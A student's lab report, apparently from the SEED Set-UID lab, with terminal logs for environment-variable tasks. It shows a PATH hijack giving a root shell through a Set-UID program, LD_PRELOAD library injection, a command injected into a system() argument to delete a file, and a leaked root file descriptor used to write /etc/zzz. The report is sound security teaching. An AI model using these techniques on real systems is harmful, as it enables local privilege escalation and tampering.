Lab report

Experimental Subject	Environment Variable and Set-UID Program Lab
Student	Zheng Kairao
Student Number	202000130143
Email	kairaozheng@gmail.com
Date	3.26

Objective

Learn environment variable and Set-UID program and some ordinary attack method though them.

Procedure

Task1:Manipulating Environment Variables

Use `printenv` command to print out the environment variables.

Use `export LAB_TEST=/home/seed/Desktop/Coder/ZhengKairao202000130143` cmd to add current path to the environment variables. And use `printenv | grep LAB` to check it. (as the following pic show)

```
[03/26/23]seed@VM:~/.../ZhengKairao202000130143$ ls
[03/26/23]seed@VM:~/.../ZhengKairao202000130143$ pwd
/home/seed/Desktop/Coder/ZhengKairao202000130143
[03/26/23]seed@VM:~/.../ZhengKairao202000130143$ export /home/seed/Desktop/Coder
/ZhengKairao202000130143
bash: export: `/home/seed/Desktop/Coder/ZhengKairao202000130143': not a valid id
entifier
[03/26/23]seed@VM:~/.../ZhengKairao202000130143$ export LAB_TEST="/home/seed/Des
ktop/Coder/ZhengKairao202000130143"
[03/26/23]seed@VM:~/.../ZhengKairao202000130143$ printenv | grep LAB
LAB_TEST=/home/seed/Desktop/Coder/ZhengKairao202000130143
[03/26/23]seed@VM:~/.../ZhengKairao202000130143$
```

Use `unset LAB_TEST` cmd to erase the env variable named "LAB_TEST".

```
[03/26/23]seed@VM:~/.../ZhengKairao202000130143$ export LAB_TEST="/home/seed/Des
ktop/Coder/ZhengKairao202000130143"
[03/26/23]seed@VM:~/.../ZhengKairao202000130143$ printenv | grep LAB
LAB_TEST=/home/seed/Desktop/Coder/ZhengKairao202000130143
[03/26/23]seed@VM:~/.../ZhengKairao202000130143$ unset LAB_TEST
[03/26/23]seed@VM:~/.../ZhengKairao202000130143$ printenv | grep LAB
[03/26/23]seed@VM:~/.../ZhengKairao202000130143$
```

Task 2: Passing Environment Variables from Parent Process to Child Process

Run the following cmd:

```
gcc myprintenv.c
./a.out > file_child
```


And comment out the `printenv()` statement in the child process case and uncomment that one in the parent process. Compile and run the code again.

```
./a.out > file_parent
```

Using the comparison tool in the VS Code and find that there is no difference between `file_child` and `file_parent`, which indicates that child process shares parent process' s env variables.

Task3: Environment Variables and execve()

Do the following operations:



After changing the third parameter form `null` to `environ`, I got a lot of output in `file2`, while `file1` is empty. Actually the last character `e` of function `execve` represents the env variable and it gets it from the third parameter instead of the default. And the `environ` is the env variable of the current process, so `execve("/usr/bin/env", argv, environ);` will have the same result of task2.

Task 4: Environment Variables and system()

Verify that when using `system()` , the env variables of the calling process is passed to the new program `/bin/sh`. As the following screenshot show, I sample `PWD` variable to make a verification.

```
[03/26/23]seed@VM:~/.../ZhengKairao202000130143$ ./a.out > file3
[03/26/23]seed@VM:~/.../ZhengKairao202000130143$ cat file3 | grep PWD
PWD=/home/seed/Desktop/Coder/ZhengKairao202000130143
[03/26/23]seed@VM:~/.../ZhengKairao202000130143$
```

Task 5: Environment Variable and Set-UID Programs

First, if overwrite the `PATH` variable, it will occur that you can't use some Linux commands like `grep` originally in the `PATH` (Actually from Task5 I know it exists a way to add instead of overwrite). So I choose `LD_LIBRARY_PATH` and other variables defined by myself for test. Run the following cmds:

```
export "LD_LIBRARY_PATH=/mylibrary"
env | grep PATH
```

```
[03/27/23]seed@VM:~/.../ZhengKairao202000130143$ env | grep PATH
WINDOWPATH=2
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/us
r/local/games:/snap/bin:.
[03/27/23]seed@VM:~/.../ZhengKairao202000130143$ export "LD_LIBRARY_PATH=/mylibr
ary"
[03/27/23]seed@VM:~/.../ZhengKairao202000130143$ env | grep PATH
WINDOWPATH=2
LD_LIBRARY_PATH=/mylibrary
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/us
r/local/games:/snap/bin:.
```

And the next is to make a Set-UID program:

```
./a.out | grep PATH
# a.out isn't a Set-UID program now
# a.out outputs LD_LIBRARY_PATH
sudo chown root ./a.out
sudo chmod 4755 ./a.out
# make a.out a Set-UID program
./a.out | grep PATH
# a.out doesn't output LD_LIBRARY_PATH
```

```
[03/27/23]seed@VM:~/.../ZhengKairao202000130143$ ./a.out | grep PATH
WINDOWPATH=2
LD_LIBRARY_PATH=/mylibrary
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/us
r/local/games:/snap/bin:.
[03/27/23]seed@VM:~/.../ZhengKairao202000130143$ sudo chown root ./a.out
[03/27/23]seed@VM:~/.../ZhengKairao202000130143$ sudo chmod 4755 ./a.out
[03/27/23]seed@VM:~/.../ZhengKairao202000130143$ ./a.out | grep PATH
WINDOWPATH=2
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/us
r/local/games:/snap/bin:.
[03/27/23]seed@VM:~/.../ZhengKairao202000130143$ export "LAB_TEST=/lab_test"
[03/27/23]seed@VM:~/.../ZhengKairao202000130143$ ./a.out | grep LAB
LAB_TEST=/lab_test
[03/27/23]seed@VM:~/.../ZhengKairao202000130143$
```

It can be found that after making `a.out` a Set-UID program, `LD_LIBRARY_PATH` can't get into the Set-UID process. By contrast, the variables defined by myself won't be influenced. It mentions on a blog that Ubuntu16 runs a protection routine while executing a Set-UID program.

Task 6: The PATH Environment Variable and Set-UID Programs

Do the following:

```
[03/27/23]seed@VM:~/.../ZhengKairao202000130143$ export PATH=/home/seed:$PATH
[03/27/23]seed@VM:~/.../ZhengKairao202000130143$ env | grep PATH
WINDOWPATH=2
PATH=/home/seed:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/
usr/games:/usr/local/games:/snap/bin:.
[03/27/23]seed@VM:~/.../ZhengKairao202000130143$ gcc sys_ls.c
[03/27/23]seed@VM:~/.../ZhengKairao202000130143$ sudo chown root ./a.out
[03/27/23]seed@VM:~/.../ZhengKairao202000130143$ sudo chmod 4755 ./a.out
[03/27/23]seed@VM:~/.../ZhengKairao202000130143$ sudo rm /bin/sh
[03/27/23]seed@VM:~/.../ZhengKairao202000130143$ sudo ln -sf /bin/zsh /bin/sh
[03/27/23]seed@VM:~/.../ZhengKairao202000130143$ cp /bin/sh /home/seed/ls
[03/27/23]seed@VM:~/.../ZhengKairao202000130143$ ./a.out
VM#
```

My attack methods:

1. Add directory `/home/seed` to the beginning of `PATH` env variable. In this way, when programmer uses the relative for the `ls` cmd, system will search `/home/seed` first for `ls` program;
2. Change the symbolic link pointing of `/bin/sh` from `/bin/dash` to `bin/zsh` using cmd `sudo ln -sf /bin/zsh /bin/sh`. According to notes, there are some protections in the `/bin/sh` program to ban itself from being executed in a Set-UID process while no such protection in the `/bin/zsh`;
3. Copy your malicious code(here I use `/bin/sh`) to `/home/seed` and rename it as `ls`, which can trick OS to executing it.

As a result, calling `system("ls")` actually creates a Set-UID program to run my malicious code with the root privilege.

Task 7: The LD_PRELOAD Environment Variable and Set-UID Programs

```
gcc -fPIC -g -c mylib.c
gcc -shared -o libmylib.so.1.0.1 mylib.o -lc
export LD_PRELOAD=./libmylib.so.1.0.1
gcc myprog.c
# Make myporg a regular program, and run it as a normal user
./a.out
# I am not sleeping!

# Make myprog a Set-UID root program, and run it as a normal user
sudo chown root ./a.out
sudo chmod 4755 ./a.out
./a.out
# sleep(1)
```

```
[03/27/23]seed@VM:~/.../ZhengKairao202000130143$ export LD_PRELOAD=./libmylib.so
.1.0.1
[03/27/23]seed@VM:~/.../ZhengKairao202000130143$ ./a.out
[03/27/23]seed@VM:~/.../ZhengKairao202000130143$ gcc myprog.c
[03/27/23]seed@VM:~/.../ZhengKairao202000130143$ ./a.out
I am not sleeping!
[03/27/23]seed@VM:~/.../ZhengKairao202000130143$ sudo chown root ./a.out
[03/27/23]seed@VM:~/.../ZhengKairao202000130143$ sudo chmod 4755 ./a.out
[03/27/23]seed@VM:~/.../ZhengKairao202000130143$ ./a.out
[03/27/23]seed@VM:~/.../ZhengKairao202000130143$ su
```

```
# Make myprog a Set-UID root program, export the LD PRELOAD environment variable
again in the root account and run it
sudo su
export LD_PRELOAD=./libmylib.so.1.0.1
./a.out
# I am not sleeping!
```

```
[03/27/23]seed@VM:~/.../ZhengKairao202000130143$ sudo su
root@VM:/home/seed/Desktop/Coder/ZhengKairao202000130143# export LD_PRELOAD=./li
bmylib.so.1.0.1
root@VM:/home/seed/Desktop/Coder/ZhengKairao202000130143# ./a.out
I am not sleeping!
root@VM:/home/seed/Desktop/Coder/ZhengKairao202000130143#
```

```
# Make myprog a Set-UID user1 program (i.e., the owner is user1, which is another
user account), export the LD PRELOAD environment variable again in a different
user's account (not-root user) and run it
# create a new account user1 in the root account
sudo su
useradd -d /usr/user1 -m user1
# chown a.out to user1
chown user1 a.out
chmod 4755 a.out
# check if a.out becomes a Set-UID user1 program
ls -l | grep a.out
# back to seed account and run it
export LD_PRELOAD=./libmylib.so.1.0.1
./a.out
# sleep(1)
```

```
[03/28/23]seed@VM:~/.../ZhengKairao202000130143$ ls -l | grep a.out
-rwxrwxr-x 1 seed seed 16696 Mar 27 10:17 a.out
[03/28/23]seed@VM:~/.../ZhengKairao202000130143$ sudo chown user1 a.out
[03/28/23]seed@VM:~/.../ZhengKairao202000130143$ sudo chmod 4755 a.out
[03/28/23]seed@VM:~/.../ZhengKairao202000130143$ ls -l | grep a.out
-rwsr-xr-x 1 user1 seed 16696 Mar 27 10:17 a.out
[03/28/23]seed@VM:~/.../ZhengKairao202000130143$ export LD_PRELOAD=./libmylib.so
.1.0.1
[03/28/23]seed@VM:~/.../ZhengKairao202000130143$ ./a.out
```

Combined with the above experimental results of control variables and the principle of the principle of Set-UID, it can be concluded that when a program becomes a Set-UID program, if the user which isn't the owner runs it (the real user isn't equal to the effective user), OS will ignore the `LD_PRELOAD` defined by the user.

It has the purpose similar to the Task5 that some env variable will be protected in a Set-UID program. When the real user is the effective user, overloaded env variable won't be skipped; when isn't, it will be skipped!

Task 8: Invoking External Programs Using system() versus execve()

```
[03/28/23]seed@VM:~/.../ZhengKairao202000130143$ gcc catall.c
[03/28/23]seed@VM:~/.../ZhengKairao202000130143$ ./a.out
Please type a file name.
[03/28/23]seed@VM:~/.../ZhengKairao202000130143$ touch goal
[03/28/23]seed@VM:~/.../ZhengKairao202000130143$ ls | grep goal
goal
[03/28/23]seed@VM:~/.../ZhengKairao202000130143$ ./a.out "./goal; rm ./goal"
[03/28/23]seed@VM:~/.../ZhengKairao202000130143$ ls | grep goal
[03/28/23]seed@VM:~/.../ZhengKairao202000130143$ gcc catall.c
[03/28/23]seed@VM:~/.../ZhengKairao202000130143$ touch goal
[03/28/23]seed@VM:~/.../ZhengKairao202000130143$ ls | grep goal
goal
[03/28/23]seed@VM:~/.../ZhengKairao202000130143$ ./a.out "./goal; rm ./goal"
/bin/cat: './goal; rm ./goal': No such file or directory
[03/28/23]seed@VM:~/.../ZhengKairao202000130143$
```

We attack successfully in the Step 1 via removing a read-only file `goal`. But it doesn't work if the command is executed by `execve()`. As the input string array is regarded as filename, `execve` finds it and runs it. However, `system` takes the input string as command, and calls `/bin/sh` to run it. It will run `./goal` and then `rm ./goal`, as a result, the read-only file `goal` is removed by attacker!

Task 9: Capability Leaking

Add some malicious code in `cap_leak.c`:

```
setuid(getuid());
// Execute /bin/sh
// v[0] = "/bin/sh"; v[1] = 0;
// execve(v[0], v, 0);
write (fd, "Malicious Data\n", 15);
close (fd);
```

```
[03/28/23]seed@VM:~/.../ZhengKairao202000130143$ gcc cap_leak.c
[03/28/23]seed@VM:~/.../ZhengKairao202000130143$ ls /etc | grep zzz
zzz
[03/28/23]seed@VM:~/.../ZhengKairao202000130143$ ls -l | grep a.out
-rwxrwxr-x 1 seed seed 17056 Mar 28 03:31 a.out
[03/28/23]seed@VM:~/.../ZhengKairao202000130143$ sudo chown root a.out
[03/28/23]seed@VM:~/.../ZhengKairao202000130143$ sudo chmod 4755 a.out
[03/28/23]seed@VM:~/.../ZhengKairao202000130143$ ls -l | grep a.out
-rwsr-xr-x 1 root seed 17056 Mar 28 03:31 a.out
[03/28/23]seed@VM:~/.../ZhengKairao202000130143$ ./a.out
fd is 3
[03/28/23]seed@VM:~/.../ZhengKairao202000130143$ cat /etc/zzz
Malicious Data
[03/28/23]seed@VM:~/.../ZhengKairao202000130143$ nano /etc/zzz
```

Indeed, when finished `setuid(getuid())`, the program should be deprived of privileges. But root capability is leaked though the file handle `fd`, and we can use it to modify file `/etc/zzz` without permission.

Conclusion

- Task1: export and unset env variables
- Task2: child process will inherit parent's env variables

- Task3: usage of function `execve()`
- Task4: usage of function `system()`
- Task5&7: Set-UID programs will protect critical path from users
- Task6&8: `system()` executes `/bin/sh` and asks the shell to execute the cmd, which may cause capability leakage, So `execve()` is recommended
- Task9: files open in the root privilege should be closed once no longer in use